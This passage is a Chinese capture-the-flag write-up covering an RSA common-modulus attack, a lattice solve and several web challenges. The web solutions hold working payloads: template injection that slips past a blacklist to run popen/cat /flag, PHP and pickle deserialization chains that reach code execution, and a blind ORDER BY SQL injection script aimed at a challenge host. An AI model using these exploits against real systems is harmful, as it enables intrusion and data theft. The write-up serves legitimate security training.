19 print(f"{ct1 = }")
20
21 print(f"{ct2 = }")
22
23 """
24 N =
    1763025825708055779706232047442351596770595002641501291208765567931547916890398
    0901728425140787005046038000068414269936806478828260848859753400786557270120330
    7607912550469851141272856726344135139919888951661157942420186740425637883483815
    6756519014627804081125775711909029647861079839394458187030937352988495066399048
```



```
5525646200034220648901490835962964029936321155200390798215987316069871958913773
1991970738600625153298792881064460166952044260013935663515240238573329782608944
0969859646547421489840270715793332643189662902519796420958099182122255766358947
5589423032130993456522178540455360695933336455068507071827928617
```

```
25  ct1 =
```

```
5961639119243884817956362325106436035547108981120248145301572089585639543543496
6279855407731854521087099581078181594308355103869933545961063664588987655974054
6122579861502034264005638675710485570989908981683880563148032926412834946522932
7090721088394549641366346516133008681155817222994359616737681983784274513555455
3403010613028151029440831736791739237289686711139263762964812983235007744190996
8264760197797077726008479903630650859780702912227659508058048333611545871333852
2372181732208078117809553781889555191883178157241590455408910096212697893247529
197116309329028589569527960811338838624831855672463438531266455
```

```
26  ct2 =
```

```
1179205429865439786598365150791228263283147168033431250991894512079786287666189
9077559686851237832931501121869814783150387308320349940383857026679141830402807
7153973323166014396147413152780338536464182756321741608167846189827438342049974
0286693129561920282663362969016442951272395724107242166317082994407675348361686
5208617479794763412611604625495201470161813033934476868949612651276104339747165
2762049451250012747771345294911528406720100109400345032573155555112743258316847
9304020922481687977872561246854275877742888856326623328495866008817513911416643
3501743740034567850893745466521144371670962121062992082312948789
```

```
27  ""
```

这里想要打共模攻击是要先求出 $p+q$ 的

$$\phi(N) = (p-1)(q-1) = N - (p+q) + 1$$
$$p+q = N + 1 - \phi(N)$$

$$ct2 \equiv m^{p+q} \pmod{N} \equiv m^{N+1-\phi(N)}$$

得到 e_2 后即可

EXP

Code block

```
1  import gmpy2
2
```

```

3  from Crypto.Util.number import *
4
5  def commom_modulus_attack(c1, c2, e1, e2, n):
6
7      gcd, s1, s2 = gmpy2.gcdext(e1, e2)
8
9      if s1 < 0:
10
11          s1 = -s1
12
13          c1 = gmpy2.invert(c1, n)
14
15      elif s2 < 0:
16
17          s2 = -s2
18
19          c2 = gmpy2.invert(c2, n)
20
21      v = pow(c1, s1, n)
22
23      w = pow(c2, s2, n)
24
25      x = (v*w) % n
26
27      return x
28
29  e = 65537
30
31  N =
1763025825708055779706232047442351596770595002641501291208765567931547916890398
0901728425140787005046038000068414269936806478828260848859753400786557270120330
7607912550469851141272856726344135139919888951661157942420186740425637883483815
6756519014627804081125775711909029647861079839394458187030937352988495066399048
5525646200034220648901490835962964029936321155200390798215987316069871958913773
1991970738600625153298792881064460166952044260013935663515240238573329782608944
0969859646547421489840270715793332643189662902519796420958099182122255766358947
5589423032130993456522178540455360695933336455068507071827928617
32  ct1 =
5961639119243884817956362325106436035547108981120248145301572089585639543543496
6279855407731854521087099581078181594308355103869933545961063664588987655974054
6122579861502034264005638675710485570989908981683880563148032926412834946522932
7090721088394549641366346516133008681155817222994359616737681983784274513555455
3403010613028151029440831736791739237289686711139263762964812983235007744190996
8264760197797077726008479903630650859780702912227659508058048333611545871333852
2372181732208078117809553781889555191883178157241590455408910096212697893247529
197116309329028589569527960811338838624831855672463438531266455

```

```

33  ct2 =
    1179205429865439786598365150791228263283147168033431250991894512079786287666189
    9077559686851237832931501121869814783150387308320349940383857026679141830402807
    7153973323166014396147413152780338536464182756321741608167846189827438342049974
    0286693129561920282663362969016442951272395724107242166317082994407675348361686
    5208617479794763412611604625495201470161813033934476868949612651276104339747165
    2762049451250012747771345294911528406720100109400345032573155555112743258316847
    9304020922481687977872561246854275877742888856326623328495866008817513911416643
    3501743740034567850893745466521144371670962121062992082312948789
34  e1 = e
35
36  e2 = N + 1
37
38  m = commom_modulus_attack(ct1, ct2, e1, e2, N)
39
40  flag = long_to_bytes(m).decode()
41
42  print(flag)

```

baby_math - yskm

解题思路

Code block

```

1  from Crypto.Util.number import bytes_to_long
2
3  print(len(flag))
4  R = RealField(1000)
5  a,b = bytes_to_long(flag[:len(flag)//2]),bytes_to_long(flag[len(flag)//2:])
6  x   =
    R(0.758729611533393875638605501784647954745478873236781732524942656848933236546
    0662865142715186681873010035759029686327423671907368462003071714152194121116728
    2170567424114270941542016135979438271439047194028943997508126389603529160316379
    547558098144713802870753946485296790294770557302303874143106908193100)
7
8  enc = a*cos(x)+b*sin(x)
9
10
11  #1.2483997840872858018118302767578598278476482159215689259813600036339726715229
    1738689909414790691435938223032351375697399608345468567445269769342300325192248

```

```
4380389639772072962419712179551784431705986296484147063452167970433744085412031
67719396818925953801387623884200901703606288664141375049626635852e52
```

12

13

构造格用LLL找到最短向量

EXP

Code block

```
1  R = RealField(1000)
2  enc =
    R("1.24839978408728580181183027675785982784764821592156892598136000363397267152
    2917386899094147906914359382230323513756973996083454685674452697693423003251922
    4843803896397720729624197121795517844317059862964841470634521679704337440854120
    3167719396818925953801387623884200901703606288664141375049626635852e52")
3  x =
    R("0.75872961153339387563860550178464795474547887323678173252494265684893323654
    6066286514271518668187301003575902968632742367190736846200307171415219412111672
    8217056742411427094154201613597943827143904719402894399750812638960352916031637
    9547558098144713802870753946485296790294770557300303874143106908193100")
4
5  sin_x = int(R(sin(x))*10^300)
6  cos_x = int(R(cos(x))*10^300)
7  enc = int(enc*10^300)
8
9  M = Matrix(ZZ, [
10     [cos_x, 1, 0, 0],
11     [sin_x, 0, 1, 0],
12     [-enc, 0, 0, 1],
13 ]).LLL()
14
15 a = int(M[0, 1])
16 b = int(M[0, 2])
17 print(bytes.fromhex(f"{a:x}{b:x}"))
```

Web

难过的bottle - Twansh

解题思路

这里主要就是涉及到一个黑名单的绕过，由于python本身存在的特性(并非bottle等框架特有)，所以此处可以直接使用斜体字来进行黑名单的绕过

Code block

```
1  BLACKLIST =  
    ["b", "c", "d", "e", "h", "i", "j", "k", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x",  
     "y", "z", "%", ";", ":", "<", ">", "\\", "?"]
```

详细原理可参考

<https://inferity.top/2025/09/16/Python-Unicode%E5%AD%97%E7%AC%A6%E6%9C%BA%E5%88%B6%E8%A7%A3%E6%9E%90/>

所以此处直接利用斜体字绕过即可(黑名单中没ban flag这四个字母，其实ban了也可以绕过)

Payload

Code block

```
1  {{open(' /flag').read()}}
```

若是把flag给ban了，依然可以进行八进制绕过

Code block

```
1  {{ __import__(' \157\163').popen(' \143\141\164\040\057\146\154\141\147').read()  
    }}
```

来签个到吧 - 卡奇

解题思路

喵喵喵

牢大，发现了不受限制的的反序列化喵！

从 `index.php` 获取 POST shark，然后反序列化，并将字符串原文存进数据库里面。

最后 `api.php` 拿出来用，触发二次反序列化。

`classes.php` 有可用的对象，`file_get_contents->url` 是骗你的，这个函数除了可以请求远端 url 资源，还可以读本地文件。

https://blog.csdn.net/wangxuanyang_zer/article/details/134656494

所以用 `classes.php` 中的 `ShitMountant` 对象，设置 url 属性为 `/flag` 传进去执行反序列化就行。

EXP

Code block

```
1 blueshark:0:12:"ShitMountant":2:
  {s:3:"url";s:5:"/flag";s:6:"logger";0:10:"FileLogger":0:{}}
```

kaqiWeaponShop - 卡奇

解题思路

Code block

```
1 '''
2 知识点：
3 - WAF 黑名单绕过
```


4 - ORDER BY 注入
5 - 排序盲注
6 - sqlite 特性
7 - 二分查找实现 substr
8
9 刚开始你会在页面上进行测试：输入数字、字母、特殊字符等，确认页面情况。
10
11 ?id=1, 返回编号 1 的武器。
12 ?name=刀, 只返回刀类武器。
13 ?p=1, 只发生翻页，因为你输入任何字符，都不会报错和 waf detect。
14
15 现在我们得到这些信息：
16 只有 id 和 name 进入 sql 查询，其中：
17 id 可能只接受数字；
18 name 接受除 waf 规则外的任意字符。
19
20 根据 sql 经验，能够实现类似 name 这样的模糊查询，一般是 LIKE 或者 INSTR 等操作，这类操作一般都会绑定具体的参数或者索引。
21 所以我们可以尝试对 id 进行注入。
22
23 这里是难点 1：
24 怎么发现注入点？
25
26 有经验的你可能会尝试多种测试 payload，直接发现这是 order by 注入，否则会卡在这。
27
28 kkk, 任意不包含 sqlite 关键字，则报错；
29 1, 返回编号 1；
30 0, 无返回；
31 id, 正常返回；
32 -id, 倒序返回；
33 1 desc, 倒序返回。
34
35 难点 2，如何检测是什么类型的数据库？
36
37 waf 拦截了大多数的 sqlite 关键字，你可能需要先写一个脚本，将所有数据库的关键字都用来访问测试，然后得到一个可用列表，来进行侧面判断。
38
39 (SELECT typeof(1))='1', 返回正常页面，sqlite 专有函数。
40 (SELECT date('now'))>' ', 返回正常，sqlite。
41 (SELECT version())>' ', 返回错误，MySQL/PG 专有函数。
42 (SELECT sleep(1)) IS NULL, 返回错误，MySQL 专有。
43
44 结果，我们能知道这是一个 sqlite 排序注入 (ORDER BY 可控)，因为页面的内容顺序可控。
45
46 接下来是难点 2：
47 如何利用这个排序将数据库中的内容注出来？
48

49 定义 bool 真假条件，将排序转换为布尔值进行判断：
50 当排序倒序时，为真；
51 当排序正序时，为假。
52
53 接下来是尝试可用的语句。
54 众所周知，sqlite 中是没有 IF ELSE 的，但是有 CASE WHEN 可以实现类似的功能。
55 [ORDER BY SQL Injection](https://khalid-emad.gitbook.io/order-by-sql-injection)
56
57 CASE WHEN 1=1 THEN id ELSE -id END ，正序返回。
58 CASE WHEN 1=1 THEN -id ELSE id END ，倒序返回。
59 CASE WHEN ((SELECT 1) = 1) THEN -id ELSE id END ，倒序返回，子查询可用。
60
61 这说明 CASE WHEN 能够作为注入语句。
62
63 最后是难点 3，如何从 flag 表中取 flag?
64
65 当你想要尝试直接复制上面那个 URL 中的 payload，会发现被 waf detect。
66 CASE WHEN ((SELECT substr(flag, 1, 1) FROM flag) = 'f') THEN -id ELSE id END
67
68 换成 LIKE 也不行
69 CASE WHEN ((SELECT flag FROM flag WHERE flag LIKE "f%")) THEN -id ELSE id END
70
71 怎么办怎么办怎么办
72
73 大多数关系型数据库，在默认情况下，都是逐字符进行比较，
74 所以我们可以利用这个特性，来比较 flag 中的字符。
75
76 为什么？
77 在 MySQL、PostgreSQL、Oracle 数据库中，数据类型是强约束的，当插入的值与类型不匹配则直接报错。
78 但 sqlite 是弱类型的，他会尝试把插入的值按照你定义的类型进行转换。
79 但我这里的 flag 是 uuid4.hex 生成的，所以不涉及转换操作。
80
81 提一下，什么是弱类型？
82 假设我使用下面的语句创建 flag 表，且 flag 是纯数字：
83 create table if not exists flag (
84 flag numeric not null
85
86 这就创建了一个 flag 表，其中 flag 字段的类型是 numeric
87 当执行
88 INSERT INTO flag (flag) VALUES (?)
89
90 会将 flag 值以数值形式存储。这会使得逐字符比较失效。
91
92 当使用下面这段语句创建 flag 表，且 flag 是纯数字：
93 create table if not exists flag (
94 flag text not null

```

95
96  sqlite 会尝试将 flag 字段的类型转换为 text，这时候可以使用逐字符比较。
97 这就是列的亲合性，用于告诉 sqlite 更倾向以什么样的数据类型存储，如果转换失败则按 text 存
   储。
98
99  引用
100  [Datatypes In SQLite](https://www.sqlite.org/datatype3.html#affinity)
101  [SQLite剖析(4)：数据类型]
   (https://blog.csdn.net/zhoudaxia/article/details/8194577)
102  [sqlite中text类型的比较规则]
   (https://blog.csdn.net/douxinchun/article/details/9113789)
103
104  有了这些知识，我们就可以知道如何获取 flag — 逐字符比较。
105
106  CASE WHEN (SELECT min(flag) FROM flag) > 'a' THEN -id ELSE id END
107  CASE WHEN (SELECT min(flag) FROM flag) >= 'flag{a' THEN -id ELSE id END
108
109  编写脚本，获取 flag。
110
111
112
113  ((SELECT 1=0) * -id), id , 正序返回，-id = 倒序为真，作为 True, False * True =
   False
114  ((SELECT 1=1) * -id), id , 倒序返回
115  ((SELECT exists(SELECT 1 FROM flag WHERE flag >= 'flag{a' AND flag < 'flag{|')
   ) * -id), id
116  (( (SELECT 1 FROM flag WHERE flag >= 'flag{a' AND flag < 'flag{|') is not
   null) * -id), id
117  ((SELECT (min(flag) >= 'flag{a' AND min(flag) < 'flag{|') FROM flag) * -id), id
118  ((SELECT (max(flag) >= 'flag{a' AND max(flag) < 'flag{|') FROM flag) * -id), id
119  ((SELECT ((flag >= 'flag{a') + (flag < 'flag{z') < 2) FROM flag) * -id), id
120  '''

```

EXP

Code block

```

1  import re
2  import requests
3
4  url = 'http://challenge.bluesharkinfo.com:23855/'
5
6  SELECT = 'SELECT '

```

```

7 FROM = ' FROM '
8
9 sql_case = 'CASE WHEN ({expr}) THEN -id ELSE id END, ID'
10 sql_len_flag = f"(({SELECT}length(flag){FROM}flag)>={{mid}})"
11 sql_char = f"(({SELECT}flag{FROM}flag)>='{{pre}}')'"
12
13 def req(payload):
14     '''
15     使用 payload 发起 GET 请求，并将结果以文本形式返回
16     :return str: 页面文本 r.text
17     '''
18     page = 1
19     r = requests.get(
20         url,
21         params={
22             'id': payload,
23             'p': page
24         },
25         timeout=20
26     )
27     return r.text
28
29 def check(text):
30     '''
31     使用正则表达式匹配页面第一个编号，然后比较是否发生了排序
32     :return bool: 8 True, 1 False
33     '''
34     pat = r'编号.*?(\d+)<'
35     r = re.search(pat, text)
36
37     # http 400
38     if not r:
39         return False
40
41     n = int(r.group(1))
42     return n == 8
43
44 def ask(expr):
45     '''
46     将 expr 放到 sql_case 的子查询中，然后测试是否发生了排序
47     :return bool: 是否发生了排序，是 True，否 False
48     '''
49     payload = sql_case.format(expr=expr)
50     r = req(payload)
51     c = check(r)
52     return c
53

```

```

54 def binary_search_len(low=1, high=64):
55     '''
56     二分猜 flag 长度
57     在 low 与 high 的范围，利用二分算法，使用 mid 作为子查询发起请求，判断 flag 的长度
58
59     由于前面的 sql_len_flag 使用的是 >= 来判断，所以这里需要返回上界 high
60     如果是 ...flag) = {{mid}})" 则返回 mid 值
61
62     :return int: 找到的数据库中字符串的长度
63     '''
64     while low <= high:
65         mid = (low + high) // 2
66         # print(f'\tbbslen mid ==> {mid}')
67
68         expr = sql_len_flag.format(mid=mid)
69         r = ask(expr)
70         if r:
71             low = mid + 1
72         else:
73             high = mid - 1
74
75     return high
76
77 def binary_search_char(prefix, low=32, high=126):
78     '''
79     二分猜 flag 字符
80     :return str: 找到的字符
81     '''
82     while low <= high:
83         mid = (low + high) // 2
84         # print(f'\tbbschar mid ==> {mid} => {chr(mid)}')
85
86         pre = prefix + chr(mid)
87         payload = sql_char.format(pre=pre)
88
89         if ask(payload):
90             low = mid + 1
91         else:
92             high = mid - 1
93
94     return chr(high)
95
96 def run():
97     flag_len = binary_search_len()
98     prefix = ''
99
100     print(f'flag_len ==> {flag_len}')
```

```
101
102     for i in range(1, flag_len + 1):
103         ch = binary_search_char(prefix)
104         prefix += ch
105         print(f'prefix ==> {prefix}')
106
107     print(f'flag ==> {prefix}')
108
109 rr = [
110     # SQL 标准通用
111     "select", "insert", "update", "delete", "create", "drop", "alter",
112     "from", "where", "group", "by", "having", "order", "asc", "desc",
113     "and", "or", "not", "null", "is", "in", "exists", "between",
114     "case", "when", "then", "else", "end",
115     "union", "all", "distinct", "into", "values", "set", "join",
116     "inner", "left", "right", "full", "outer", "cross", "on",
117     "as", "like", "limit", "offset", "top",
118
119     # SQLite 特有
120     "sqlite_master", "pragma", "autoincrement", "rowid",
121     "randomblob", "zeroblob", "strftime", "date", "time",
122     "datetime", "julianday",
123
124     # MySQL 特有
125     "auto_increment", "engine", "show", "explain", "describe",
126     "database", "databases", "if", "else", "elseif", "elseif",
127     "sleep", "benchmark", "now", "curdate", "date_format",
128
129     # PostgreSQL 特有
130     "serial", "bigserial", "text", "boolean",
131     "ilike", "similar", "to", "overlaps",
132     "returning", "with", "recursive",
133     "pg_sleep", "extract", "interval",
134
135     # SQL Server 特有
136     "identity", "nvarchar", "nchar", "bit", "money",
137     "uniqueidentifier", "isnull", "len", "getdate",
138     "row_number", "over", "partition",
139
140     # Oracle 特有
141     "dual", "rownum", "connect", "start", "with", "prior",
142     "sysdate", "systimestamp", "nvl", "decode", "rank", "over",
143
144     # 常见函数关键字 (多数数据库都保留)
145     "abs", "substr", "substring", "length", "char_length",
146     "lower", "upper", "replace", "trim", "coalesce",
147     "ifnull", "isnull", "cast", "convert",
```

```

148     "avg", "sum", "min", "max", "count",
149 ]
150
151 def kw_check(text):
152     '''当发生查询错误，则表明过了 WAF，进入查询语句'''
153     if 'query error' in text:
154         return True
155     return False
156
157 def kw_run():
158     result = []
159     for kw in rr:
160         r = req(kw)
161         c = kw_check(r)
162         if c:
163             result.append((kw, c))
164     return result
165
166 def show_kw(result):
167     for kw, c in result:
168         print(f'{kw} ==> {c}')
169
170 show_kw(kw_run())
171 run()

```

双生序列 - 卡奇

解题思路

`index.php` 接收输入然后通过 `api.php?id=xxx` 触发反序列化，然后调用 `classes.php` 触发写出两个文件：

```

private $binfile = "/tmp/ssxl/write.bin";
private $metafile = "/tmp/ssxl/write.meta";

```

一个用来给 python 传递数据，一个用来给数据做校验。

然后审 `pytools.py` 代码发现 `secret` 是空的，然后 `Set` 类可以修改 `secret` 属性，但只允许 `__main__.Set`：


```
class Unpickler(pickle.Unpickler):
    allows = {
        ("__main__", "Set")
    }

    def find_class(self, module, name):
        if (module, name) in self.allows:
            return super().find_class(module, name)
        raise pickle.UnpicklingError("喵喵喵?")
```

```
class Set:
    def __init__(self):
        self.secret = b""
        self.payload = b""

    def __setstate__(self, state):
        self.secret = state.get("secret", b "")
        self.payload = state.get("payload", b "")
```

继续审计发现下面有两次 unpickle，第一次使用自定义类来反序列化，第二次在验签后任意反序列化。

所以 python 侧步骤是：

1. 首先反序列化外层的 pickle，但受限，需要通过这一层来修改 secret
2. 然后验签
3. 再反序列化 payload

执行流

1. php 从 DB 读取内容，执行 unserialize() 恢复 Bridge 对象
2. PHP 反序列化 Writer 子对象，调用 Writer::__wakeup()
3. Writer::__wakeup() 设置 \$init = "init"，调用 Writer::init()。
4. 接着 \$bridge->fetch()，访问不存在的属性 write，触发 Bridge::__get("write")
5. __get() 里调用 \$writer->fetch()
6. fetch() 返回 Shark 对象，上层 htmlspecialchars(\$r) 需要字符串，触发 Shark::__toString()
7. __toString() 内部调用 Shark::apply()，把 \$ser = serialize(Pytools) 写成下阶段 payload

8. run.php 读取第二阶段的 payload，再来一次 unserialize() 恢复 Pytools 对象
9. 然后调用 \$pytools->blueshark()，这个方法不存在，触发 Pytools::__call()
10. __call() 里调用 \$pytools->run()，执行 python 侧流程
11. Python 读取 write.bin，用 Unpickler.load() 恢复 Set 对象，设置 secret 和 python 二次反序列化的 payload
12. 通过签名校验后，pickle.loads(payload) 触发 RCE.__reduce 执行命令

解题思路

Python 侧

1. 定义好 python 类（RCE 和 Set），创建 RCE 类，然后 dump 作为 payload，然后调用 Set 设置 secret 为 kaqikaqi 用于过验签。
2. Python 继续向下对 Set.payload 做第二次 pickle.loads()，成功 RCE

PHP 侧

1. index.php 接收输入
2. 把包含 python payload 的 b64data 用 Writer => Shark => Bridge 链写入文件
3. 执行 api.php?id=xxx 触发反序列化
4. 点喵喵按钮获取flag (run.php?action=run)

可能遇到的一些问题：

1. 在 windows 写的 python payload 会由于 pickle 自动识别系统为 windows，调用的执行模块是 nt，在题目 linux 环境会出错。改用 builtins eval 或者 import os。
2. 不要直接复制题目的 php 代码来写 payload，因为有私有属性，会在生成的 serialize 字符串中加入 \x00 前缀。服务端不接收 base64，而是直接的序列化字符串。
3. 后面忘了

EXP

payload

Code block

```
1 blueshark:0:6:"Bridge":2:{s:6:"writer";0:6:"Writer":2:
  {s:7:"b64data";s:224:"gAWVnQAAAAAAACMCF9fbWFpb9flIwDU2V0lJOUKYGUfZQojAZzZWNyZ
```

```
XSUQwhrYXFpa2FxaZSMB3BheWxvYWSUQ2CABZVVAIAAAAAAAAAAAIwIYnVpbHRpbmOUjARldmFsLJOUjDlf
X2ltcG9ydF9fKCDvcycpLnN5c3RlbSgnY2F0IC9mbGFnID4gL3RtcC9zc3hsL291dHMudHh0JymUhZR
SlC6UdWiu";s:4:"init";s:4:"init";}s:5:"shark";0:5:"Shark":1:
{s:3:"ser";s:18:"0:7:"Pytools":0:{"}};
```

2

3 # 然后访问 url/api.php?id=1

4 # 回到 index.php

5 # 点“喵喵喵”

Python payload 脚本

Code block

```
1  import pickle
2  import base64
3
4  class RCE:
5      def __reduce__(self):
6          import builtins
7          cmd = "__import__('os').system('cat /flag > /tmp/ssxl/outs.txt')"
8          return (builtins.eval, (cmd,))
9
10 class Set:
11     def __init__(self):
12         self.secret = b''
13         self.payload = b''
14
15     def __setstate__(self, state):
16         self.secret = state.get('secret', b'')
17         self.payload = state.get('payload', b'')
18
19 def run():
20     inner = pickle.dumps(RCE(), protocol=pickle.HIGHEST_PROTOCOL)
21
22     obj = Set()
23     obj.secret = b'kaqikaqi'
24     obj.payload = inner
25
26     data = pickle.dumps(obj, protocol=pickle.HIGHEST_PROTOCOL)
27
28     b64 = base64.b64encode(data).decode()
29     print(b64)
30
31 run()
32
```

PHP payload 脚本


Code block

```
1  <?php
2  class Writer {
3      public $b64data;
4      public $init;
5  }
6
7  class Shark {
8      public $ser;
9  }
10
11 class Bridge {
12     public $writer;
13     public $shark;
14 }
15
16 class Pytools {
17 }
18
19 $pkl =
    "gAWVnQAAAAAAACMCF9fbWFpbl9flIwDU2V0lJOUKYGUfZQojAZzZWNyZXSUQwhrYXFpa2FxaZSMB3
    BheWxvYWSUQ2CABZVVAIAAAAAAAAAIwIYnVpbHRpbmOUjARldmFsJOUjdlfX2ltcG9ydF9fKCdvcycpL
    nN5c3RlbSgnY2F0IC9mbGFnID4gL3RtcC9zc3hsL291dHMudHh0JymUhZRS1C6UdWIu";
20
21 $w = new Writer();
22 $w->b64data = $pkl;
23 $w->init = 'init';
24
25 $p = new Pytools();
26 $sp = serialize($p);
27
28 $s = new Shark();
29 $s->ser = $sp;
30
31 $b = new Bridge();
32 $b->writer = $w;
33 $b->shark = $s;
34
35 $r = "blueshark:" . serialize($b);
36 echo $r;
37 ?>
```


